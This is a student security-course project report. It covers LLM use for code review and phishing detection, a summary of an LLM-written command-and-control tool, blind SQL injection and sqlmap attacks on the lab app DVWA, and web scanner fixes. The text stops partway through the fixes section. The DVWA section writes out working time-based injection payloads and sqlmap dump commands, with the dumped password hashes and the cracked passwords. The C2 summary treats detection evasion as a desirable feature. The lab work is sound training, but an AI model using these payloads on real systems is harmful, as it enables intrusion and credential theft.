VILNIUS UNIVERSITY
ŠIAULIAI ACADEMY
BACHELOR PROGRAMME SOFTWARE ENGINEERING

SUBJECT : SOFTWARE QUALITY AND SECURITY

PROJECT 1

Student:
Anna Kutova

Professor :
Aleksandra Mileva

Šiauliai, 2025

PROJECT 1

TABLE OF CONTENTS

TASK 1: USE OF LLMS IN SECURITY-RELATED TASKS

USE ONE OF THE LLMS (CHATGPT, DEEPSEEK, ETC.) FOR FINDING 3 DIFFERENT WAYS HOW THEY CAN HELP YOU IN A SECURITY RELATED MATTERS (ONE EXAMPLE IS STATIC ANALISIS OF THE CODE). DEMONSTRATE THE USE WITH SEVERAL EXAMPLES.

- For this task, I asked ChatGPT to generate 10 options for security-related matters (excluding static code analysis) and 5 options that included static code analysis. From these, I selected the topics that interested me most. I then used DeepSeek to generate detailed information for my chosen examples.
- Before completing this task, I researched LLMs in security-related tasks and discovered an interesting case study about a major security project that utilized LLMs. I decided to include this at the end of my analysis.

EXAMPLE #1: HOW LLMS CAN HELP WITH API SECURITY: STATIC CODE ANALYSIS EXAMPLE

Task

Demonstrate how Large Language Models (LLMs) can assist in API security, specifically focusing on static code analysis to detect vulnerabilities.

Solution

I used DeepSeek to explain how it can help identify API vulnerabilities using static analysis of code.

How LLMs Enhance API Security Through Static Code Analysis

1: FastAPI Endpoint with SQL Injection Risk

LLMs can scan API codebases (Python, JavaScript, Java, etc.) and identify security flaws before deployment.

Prompt to LLM:

> **"Review this FastAPI code for security issues. Are there any vulnerabilities?"**

```
from fastapi import FastAPI
app = FastAPI()

@app.get("/user/{user_id}")
def get_user(user_id: str):
    query = f"SELECT * FROM users WHERE id = '{user_id}'"  # Direct string
interpolation
    return {"query": query}
```

LLM Response:

> ⚠ **Security Risk Detected:** This code is vulnerable to SQL Injection because it directly interpolates `user_id` into the query. An attacker could input `' OR '1'='1` to dump the entire database.
>
> ✅ **Fix:** Use parameterized queries or an ORM (e.g., SQLAlchemy):

```
from sqlalchemy import text
query = text("SELECT * FROM users WHERE id = :user_id")
result = db.execute(query, {"user_id": user_id})
```

2: Unsecured API Endpoint in OpenAPI Specification

LLMs can analyze API schemas for misconfigurations, such as:

- Missing authentication on sensitive endpoints.

- Excessive data exposure in responses.

- Unsafe HTTP methods (e.g., `DELETE` without rate limiting).

Prompt to LLM:

"Does this OpenAPI spec have security flaws?

```
paths:
  /admin/users:
    get:
      summary: Get all users
      responses:
        '200':
          description: A list of users
          content:
            application/json:
              schema:
                type: array
                items:
                  type: object
                  properties:
                    password:  # 🔓 Plaintext password exposure!
                      type: string
```

LLM Response:

🔴 **Critical Issues Found:**
1. **No authentication** required for **`/admin/users`** (should use **`securitySchemes`**).
2. **Passwords exposed** in plaintext — remove or hash them.

✅ **Fix:** Add JWT auth and exclude sensitive fields:

```
security:
  - BearerAuth: []

components:
  schemas:
    User:
      type: object
      properties:
        username:
          type: string
        # Password field should be removed
```

3: GitHub API Key Leak

LLMs can analyze source files and detect exposed credentials or secrets, often overlooked by developers. This includes hardcoded API tokens, database passwords, or other sensitive data left in public repositories.

Prompt to LLM:

"Does this OpenAPI spec have security flaws?

```
# config.py
GITHUB_TOKEN = "ghp_AbCdEfGh123456789"  # Hardcoded production token
DB_PASSWORD = "postgres123"
```

LLM Response:
🔒 Secrets Exposure Detected:

- **GITHUB_TOKEN is a real GitHub API key and should never be hardcoded.**
- **DB_PASSWORD is exposed in plain text and should also be removed from code.**

✅ Fix: Use environment variables and secure secret management practices.
For example:

```
import os
GITHUB_TOKEN = os.getenv("GITHUB_TOKEN")
DB_PASSWORD = os.getenv("DB_PASSWORD")
```

Result

The LLM (DeepSeek) successfully demonstrated its ability to identify critical API vulnerabilities through static code analysis, providing actionable fixes for each issue. This showcases how AI can augment security reviews by detecting flaws early in development.

Why This Matters

Many API breaches happen due to preventable coding errors (like SQLi or exposed secrets). LLMs can:

- Automate preliminary security reviews (saving time vs manual audits).
- Educate developers on secure coding in real time.
- Integrate into CI/CD pipelines to catch issues before deployment.

EXAMPLE #2: CRYPTOGRAPHY. UNDERSTANDING SYMMETRIC VS ASYMMETRIC ENCRYPTION

Problem

It is hard for beginners to understand when to use AES or RSA[1], and how key exchange is secured.

Solution

I asked **DeepSeek** to explain the difference between symmetric and asymmetric encryption and provide practical examples.

My prompt to DeepSeek:

- Explain AES vs RSA with real-life examples and when to use each.

[1] AES is a symmetric algorithm designed for rapid data encryption and decryption;
RSA is an asymmetric method used primarily for secure key exchange and digital signatures.

LLM Response:

AES (Advanced Encryption Standard) and RSA (Rivest-Shamir-Adleman) are two fundamental cryptographic algorithms, but they serve different purposes. Here's a breakdown with real-life examples and when to use each:

1. AES (Symmetric Encryption)

- **How it works:** Uses the same key for encryption and decryption.
- **Best for:** Encrypting large amounts of data quickly.
- **Real-life examples:**
  - **File Encryption** (e.g., encrypting a hard drive with BitLocker or VeraCrypt).
  - **Secure Messaging** (e.g., WhatsApp encrypts messages with AES before sending).
  - **Wi-Fi Security** (WPA2/WPA3 uses AES to protect wireless traffic).

When to use AES?

✅ When you need fast, efficient encryption for large data (files, databases, disk encryption).

✅ When both sender and receiver can securely share a key (e.g., via TLS handshake).

---

2. RSA (Asymmetric Encryption)

- **How it works:** Uses a public key (for encryption) and a private key (for decryption).
- **Best for:** Secure key exchange, digital signatures, and encrypting small data.
- **Real-life examples:**
  - **HTTPS/SSL** (RSA is used to securely exchange AES keys between your browser and a website).
  - **Digital Signatures** (e.g., signing software updates to verify authenticity).
  - **Passwordless SSH** (RSA keys authenticate users without passwords).

When to use RSA?

✅ When you need **secure key exchange** (e.g., sharing an AES key securely).

✅ When **authentication or digital signatures** are needed (e.g., signing a document).

❌ **Not efficient** for encrypting large files directly.

Key Differences

Feature	AES (Symmetric)	RSA (Asymmetric)
Speed	Very fast	Slow (for large data)
Key Usage	Same key for encryption/decryption	Public & private keys
Use Case	Bulk data encryption (files, messages)	Key exchange, digital signatures
Example	Encrypting a ZIP file	Sending an encrypted AES key

How They Work Together (Real-World Example)

1. **You visit an HTTPS website (e.g., https://bank.com)**
   - RSA is used to securely exchange an **AES key** between your browser and the server.
   - Once the key is shared, **AES takes over** to encrypt all further communication (faster).
2. **Encrypting and signing an email (PGP/GPG)**
   - The email content is encrypted with **AES** (for speed).
   - The AES key is encrypted with **RSA** (so only the recipient can decrypt it).
   - The sender signs the email with **RSA** (to prove authenticity).

Summary: When to Use Which?

- **Use AES** when:
  - You need to encrypt large amounts of data (files, disk encryption, messaging).
  - Both parties can securely share a key (e.g., via TLS).
- **Use RSA** when:
  - You need secure key exchange (e.g., sharing an AES key).
  - You need digital signatures (e.g., verifying a software update).

In practice, **AES and RSA are often used together** — RSA securely transmits the AES key, and AES handles the actual data encryption.

Result

The LLM not only provided a clear, structured comparison between AES and RSA but also highlighted their combined use in real-world systems like TLS/SSL. This reflects a deep understanding of practical cryptography, where hybrid encryption (RSA for key exchange + AES for bulk data) is the industry standard.

Strengths of the Response:

1. **Practical Examples:** Gave relatable use cases (HTTPS, WhatsApp, disk encryption).
2. **Performance Context:** Explained why AES is faster for large data, while RSA is better for key exchange.
3. **Hybrid Approach:** Emphasized how real-world systems (e.g., TLS, PGP) combine both for optimal security and efficiency.

Why This Matters

Many explanations stop at theoretical differences, but this response bridges theory and practice, showing how AES and RSA complement each other - just like in modern web security (TLS) and encrypted messaging.

EXAMPLE #3: PHISHING DETECTION USING LLMS

Problem

Phishing emails are one of the most common and dangerous forms of social engineering attacks. Identifying them manually requires experience and attention to detail. Large Language Models (LLMs) can assist in detecting phishing attempts by analyzing email text for suspicious patterns, tone, and structure.

Solution

I used LLM to analyze suspicious-looking email messages and asked whether they might be phishing attempts. The model provided structured evaluations based on tone, urgency, technical inconsistencies, and known phishing indicators.

1: Suspicious Email Text

Prompt:

"Is this email likely to be a phishing attempt? Explain why."

```
Subject: Urgent Account Verification Required

Dear Customer,
Your PayPal account has been temporarily suspended due to
suspicious activity.
Please verify your identity immediately to avoid permanent
suspension.

Click here to verify: http://verify-paypal-account.com
Thank you,
PayPal Support Team
```

LLM Response:
Phishing Indicators Detected:

- **Urgency & Threat Language**: "temporarily suspended", "immediately", "permanent suspension".

- **Suspicious Link:** http://verify-paypal-account.com is not a legitimate PayPal domain.
- **Generic Salutation:** "Dear Customer" instead of user's name.
- **Unverified Sender Signature:** No contact info or verification metadata.

✅ ***Fix:*** Do not click on links. Verify account status directly via official website. Use spam filters and anti-phishing gateways.

2: Legitimate vs Phishing Comparison

Prompt:

"Compare a legitimate vs. a phishing email from Amazon."

Phishing Email Snippet:

```
Your Amazon order has been cancelled. To resolve this issue,
please login now.
http://amaz0n-support.info
```

Legit Email Snippet:

```
Hello Anna,
We wanted to let you know that your recent order has shipped.
Track your package here: https://www.amazon.com/track/...
```

🛡️ *LLM Response Highlights:*

- Phishing version uses **typosquatting** in the domain ("amaz0n" instead of "amazon").
- Lacks personalization (no name, vague order info).
- Tries to provoke action under pressure ("resolve this issue").
- Legitimate version uses HTTPS, personalized greeting, and a verifiable Amazon domain.

Why This Matters

- **Fast Triage**: LLMs can quickly flag suspicious emails for further investigation.
- **Educational Tool**: Helps junior analysts learn phishing patterns through explanations.
- **Integrates Easily**: Can be used to review emails, support tickets, or even train a phishing-aware chatbot.

Result

LLM was able to accurately classify phishing emails based on content, structure, and intent.

It provided actionable feedback and security education, highlighting how LLMs can serve as a second layer of defense against social engineering.

ADDITION: "SUPASEATWO: THE NEXT-GEN C2 TOOL"

It's not a secret, that LLMs can help with the code. Sometimes they even can do all of the coding work!
While searching for information, I found a post from Dan Lussier. He came up with idea to create his **own C2 tool**, named "Supaseatwo".

Based on the information in the article, the following key differences can be identified between SUPASEATWO and traditional C2 (command and control) tools:


> *"This is a fully featured platform, completely written in Python (client and server), utilizing Supabase as the backend (SaaS as a C2!)."*

SUPASEATWO uses Supabase as a SaaS platform for C2, unlike traditional C2 tools that usually have their own server.

> *"One of my key goals was to execute commands in-memory, similar to Beacon Object Files (BOFs). So, the tool is packed with built-in commands that leverage APIs, minimizing the use of the command line."*

SUPASEATWO focuses on executing commands in memory using APIs, unlike traditional C2s that rely more on the command line.

The article also points out that SUPASEATWO was written entirely using LLMs (large language models), unlike traditional C2 tools that are usually written by hand.



While the SUPASEATWO tool is an interesting and innovative project, it may not be the best choice for a typical user at this stage. The article highlights a few factors that could make it less appealing for widespread adoption:

> As of today I see all common EDR's/AV's detecting it, so I figured it was time to make it public.

The fact that common security tools can now detect the SUPASEATWO payload suggests it may not be a viable long-term solution, as users would likely want a tool that can evade detection.

> I didn't manually write a single line of code, but if you review the PPT above, you'll see I chatted well over 10,000 times by the time I wrapped up the tool to move on to other things, it was a lot.

The heavy reliance on LLMs to generate the entire codebase, while an impressive technical feat, could make the tool less reliable and harder to maintain or customize for the average user. The sheer volume of prompting required is also a potential drawback.

Overall, the SUPASEATWO tool showcases the author's creativity and skills in leveraging emerging technologies like LLMs. However, for typical users seeking a robust, reliable, and stealthy C2 platform, this may still be more of an interesting research project than a production-ready solution at this stage. With further refinement and hardening, it could become a more viable option in the future.

INFORMATION IS TAKEN FROM **HERE**

Conclusion

This task shows that LLMs can be really helpful for getting into cybersecurity. They explain things clearly, give structured responses, and can identify issues like insecure code or phishing attempts. I found them especially useful for understanding high-level ideas or checking if something might be suspicious.

At the same time, they're not perfect. For example, when I asked DeepSeek about Supaseatwo (from the "Addition" section), it couldn't answer — probably because the tool isn't popular enough yet. That shows a limitation: LLMs often miss newer or niche technologies.

So, it's better to treat them as support tools. They're good for quick explanations or learning the basics, but shouldn't be your only source if you want to study cybersecurity seriously. Double-checking information and combining LLMs with official documentation or expert-reviewed sources is still necessary.

In short: great for exploration, not enough for full education.

TASK 2:

THIS TASK INCLUDES FINDING AND EXPLOITING SQL INJECTION VULNERABILITIES IN DAMN VULNERABLE WEB APPLICATION (DVWA) AND ADDITIONAL .

MORE SPECIFICALLY YOU SHOULD TRY AUTOMATED AND MANUAL SQL INJECTION ATTACKS.

AS A GOAL, YOU CAN TRY TO FIND ALL DATABASES AND TABLES IN DVWA, AT LOW OR MEDIUM SECURITY LEVEL.

FOR AUTOMATED SQL INJECTION ATTACK, YOU CAN USE ANY TOOL YOU WANT (E.G., SQLMAP).

FOR MANUAL SQL ATTACK, TRY TO USE BLIND SQL ATTACK.

1. MANUAL BLIND SQL INJECTION ATTACKS: LOW LEVEL

Step 1: Confirming Vulnerability

`1' and 1=1#` → `User ID exists in the database.` → page works normally

`1' and 1=0#` → `User ID is MISSING from the database.` → different behavior / error → confirms vulnerability

Step 2: Find how many columns there is in db

`1' order by 1#` → `User ID exists in the database.`

`1' order by 2#` → `User ID exists in the database.`

`1' order by 3#`

→

→ error → only 2 columns exist

So, there are two columns in the db, but let's check to be sure!

`1' UNION SELECT 1, 2 --` → works → confirms 2 columns

`User ID exists in the database.`

Step 3: Findind the name of database

3.1 Finding the length of the database name:

Query: `1' AND IF(LENGTH(database())=X, SLEEP(5), 0) --` - I have tried different numbers instead of the 'x'

`1' AND IF(LENGTH(database())=4, SLEEP(5), 0) --` - there was a delay, so the length of the databese is 4 characters

3.2 Finding the characters of the database name:

`1' AND IF(SUBSTRING(database(),1,1)='a', SLEEP(5), 0) --` - there was no deley, for the response - first symbol is not 'a'

…

`1' AND IF(SUBSTRING(database(),1,1)='d', SLEEP(5), 0) --` - there was a delay, so the first symbol is 'd'

`1' AND IF(SUBSTRING(database(),2,1)='v', SLEEP(5), 0) --` - there was a delay, so the second symbol is 'v'

`1' AND IF(SUBSTRING(database(),3,1)='w', SLEEP(5), 0) --` - there was a delay, so the third symbol is 'w'

`1' AND IF(SUBSTRING(database(),4,1)='a', SLEEP(5), 0) --` - there was a delay, so the fourth symbol is 'a'


→ so the name of the database is "**dvwa**"

`1' AND IF(SUBSTRING(database(),1,4)='dvwa', SLEEP(5), 0) --` - check If information is correct, delay confirmation

Step 4: finding the names of the tables in db "dvwa"

4.1 Checking if the table 'users' exists

We assume the table might be named 'user'/'users', as we are writing User ID.



`1' AND IF(EXISTS(SELECT * FROM information_schema.tables WHERE table_schema='dvwa' AND table_name='users'), SLEEP(5), 0) --` - there was a delay, which means that the table_name 'users' exist in this db

4.2 Finding the number of tables in the database

To check how many tables are in the dvwa database:

Query: `1' AND IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='dvwa')=X, SLEEP(5), 0) --` - Tried different values for 'x'

`1' AND IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='dvwa')=2, SLEEP(5), 0) --` - there was a delay, so the **number of tables in the database is 2**

As an additional check:
`1' AND IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='dvwa')>1, SLEEP(5), 0) --` - there was a delay, which confirms there is more than one table

4.3 Finding the number of columns in the table users

Query: `1' AND IF((SELECT COUNT(*) FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa')=X, SLEEP(5), 0) --` - Tried different values for 'x'

`1' AND IF((SELECT COUNT(*) FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa')=8, SLEEP(5), 0) --` - there was a delay, so the table users has 8 columns

4.4 Finding the name of the second table

The names of tables returned by the database are not in a guaranteed order, so we sort the results alphabetically to be able to use LIMIT.

To find the first table in alphabetical order:

Query: `1' AND IF(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema='dvwa' ORDER BY table_name ASC LIMIT 0,1),1,1)='g', SLEEP(5), 0) --` - there was a delay, so the first table is guestbook.
After checking each character using SUBSTRING(...,position,1), we determined:

`1' AND IF(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema='dvwa' ORDER BY table_name ASC LIMIT 0,1),1,9)='guestbook', SLEEP(5), 0) --` - there was a delay, so the first table is guestbook.

Conclusion

Using Blind SQL Injection techniques at DVWA's Low Security Level, I was extracted structured information about the database without direct output, by relying on time-based delays (SLEEP).

The following information was successfully obtained:

Database name: dvwa

Number of tables: 2

Names of tables: guestbook, users


Number of columns: 8

2. AUTOMATED SQL INJECTION ATTACKS: MEDIUM LEVEL

1. Databases and their tables

For this task I used sqlmap:

```
sqlmap -u
'http://localhost:4280/vulnerabilities/sqli_blind/' --
data 'id=1&Submit=Submit' --cookie 'security=medium;
PHPSESSID=_________' -p id --dbs
```




Result:
Two databases were found:

[*] dvwa

[*] information_schema

To list all tables in the dvwa database:

```
sqlmap -u 'http://localhost:4280/vulnerabilities/sqli_blind/' \
--data 'id=1&Submit=Submit' \
--cookie 'security=medium; PHPSESSID=_________' \
-p id \
-D dvwa –tables
```



Result:

dvwa tables:

```
+-----------+
| guestbook |
| users     |
+-----------+
```

And with the same command were found

information_schema tables:


```
+---------------------------------------+
| ALL_PLUGINS                           |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| CLIENT_STATISTICS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| ENABLED_ROLES                         |
| FILES                                 |
| GEOMETRY_COLUMNS                      |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INDEX_STATISTICS                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
| INNODB_SYS_COLUMNS                    |
| INNODB_SYS_FIELDS                     |
| INNODB_SYS_FOREIGN                    |
| INNODB_SYS_FOREIGN_COLS               |
| INNODB_SYS_INDEXES                    |
| INNODB_SYS_TABLES                     |
| INNODB_SYS_TABLESPACES                |
| INNODB_SYS_TABLESTATS                 |
| INNODB_SYS_VIRTUAL                    |
| INNODB_TABLESPACES_ENCRYPTION         |
| INNODB_TRX                            |
| KEYWORDS                              |
| KEY_CACHES                            |
| KEY_COLUMN_USAGE                      |
| OPTIMIZER_TRACE                       |
| PARAMETERS                            |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
```

SPATIAL_REF_SYS		USER_PRIVILEGES
		USER_STATISTICS
SQL_FUNCTIONS		VIEWS
STATISTICS		COLUMNS
SYSTEM_VARIABLES		ENGINES
TABLESPACES		EVENTS
TABLE_CONSTRAINTS		PARTITIONS
TABLE_PRIVILEGES		PLUGINS
TABLE_STATISTICS		PROCESSLIST
THREAD_POOL_GROUPS		TABLES
THREAD_POOL_QUEUES		TRIGGERS
THREAD_POOL_STATS		user_variables
THREAD_POOL_WAITS		

2. 'users' table

2.1 To list all columns in the users table:

```
sqlmap -u 'http://localhost:4280/vulnerabilities/sqli_blind/' \
--data 'id=1&Submit=Submit' \
--cookie 'security=medium; PHPSESSID=_______' \
-p id \
-D dvwa -T users --columns
```




Database: dvwa

Table: users

[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

2.2 Dumping Data from 'users' Table



Result:

Database: dvwa
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-05-06 10:35:20	0
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2025-05-06 10:35:20	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-05-06 10:35:20	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2025-05-06 10:35:20	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-05-06 10:35:20	0

TASK 3:

THIS TASK IS A COMBINATION OF SCANNING FOR VULNERABILITIES AND FIXING THE VULNERABILITIES FOR SOME WEB APPLICATION THAT YOU DEVELOPED TILL NOW DURING YOUR STUDY (OR FIND ALREADY DEVELOPED VULNERABLE WEB APPLICATION ON INTERNET, OTHER THAN DVWA).

YOU CAN USE ANY SCANNER OF WEB APPLICATION VULNERABILITIES (NETSPARKER, OWASP ZAP, GREENBONE VULNERABILITY MANAGER, NESSUS – SOME OF THEM CAN BE USED ONLY AS TRIAL VERSIONS).

TRY TO FIX AT LEAST 3 MOST SEVERE VULNERABILITIES FOUND IN THE APPLICATION AND RUN THE SCANNER AFTER TO ENSURE THAT YOU CORRECT THOSE VULNERABILIES.

WEB APPLICATION CHOISE : TO-DO LIST


Objective:

The goal of this task is to scan a previously developed by me To-Do Planner web application using Nikto and ZAP for vulnerabilities and address at least three severe vulnerabilities. After the fixes, a re-scan is performed to ensure that the vulnerabilities have been mitigated.

1. Nikto

Nikto was used to perform an initial scan of the To-Do List web application. The scan revealed several vulnerabilities that were addressed.

1.1 SCAN SUMMARY:



1.2 Vulnerabilities Fixed:

1. **Missing `X-Frame-Options` Header**

   Issue: Without the `X-Frame-Options` header, the application is vulnerable to clickjacking attacks. Malicious sites can embed the app in a hidden iframe and trick users into interacting with it, potentially performing unauthorised actions on their behalf

   Fix: Added the `X-Frame-Options` header with the value `SAMEORIGIN` to restrict framing of the application to the same origin only

```
// --- Security headers ---
app.use(function(req : Request<RouteParameters<...>, any, any, ParsedQs, Record<...>> , res : Response<any, Record<...>> , next : NextFunction ) : void { new *
    res.setHeader( name: 'X-Frame-Options', value: 'SAMEORIGIN');
    res.setHeader( name: 'X-Content-Type-Options', value: 'nosniff');
    next();
});
```

2. **Missing `X-Content-Type-Options` Header**

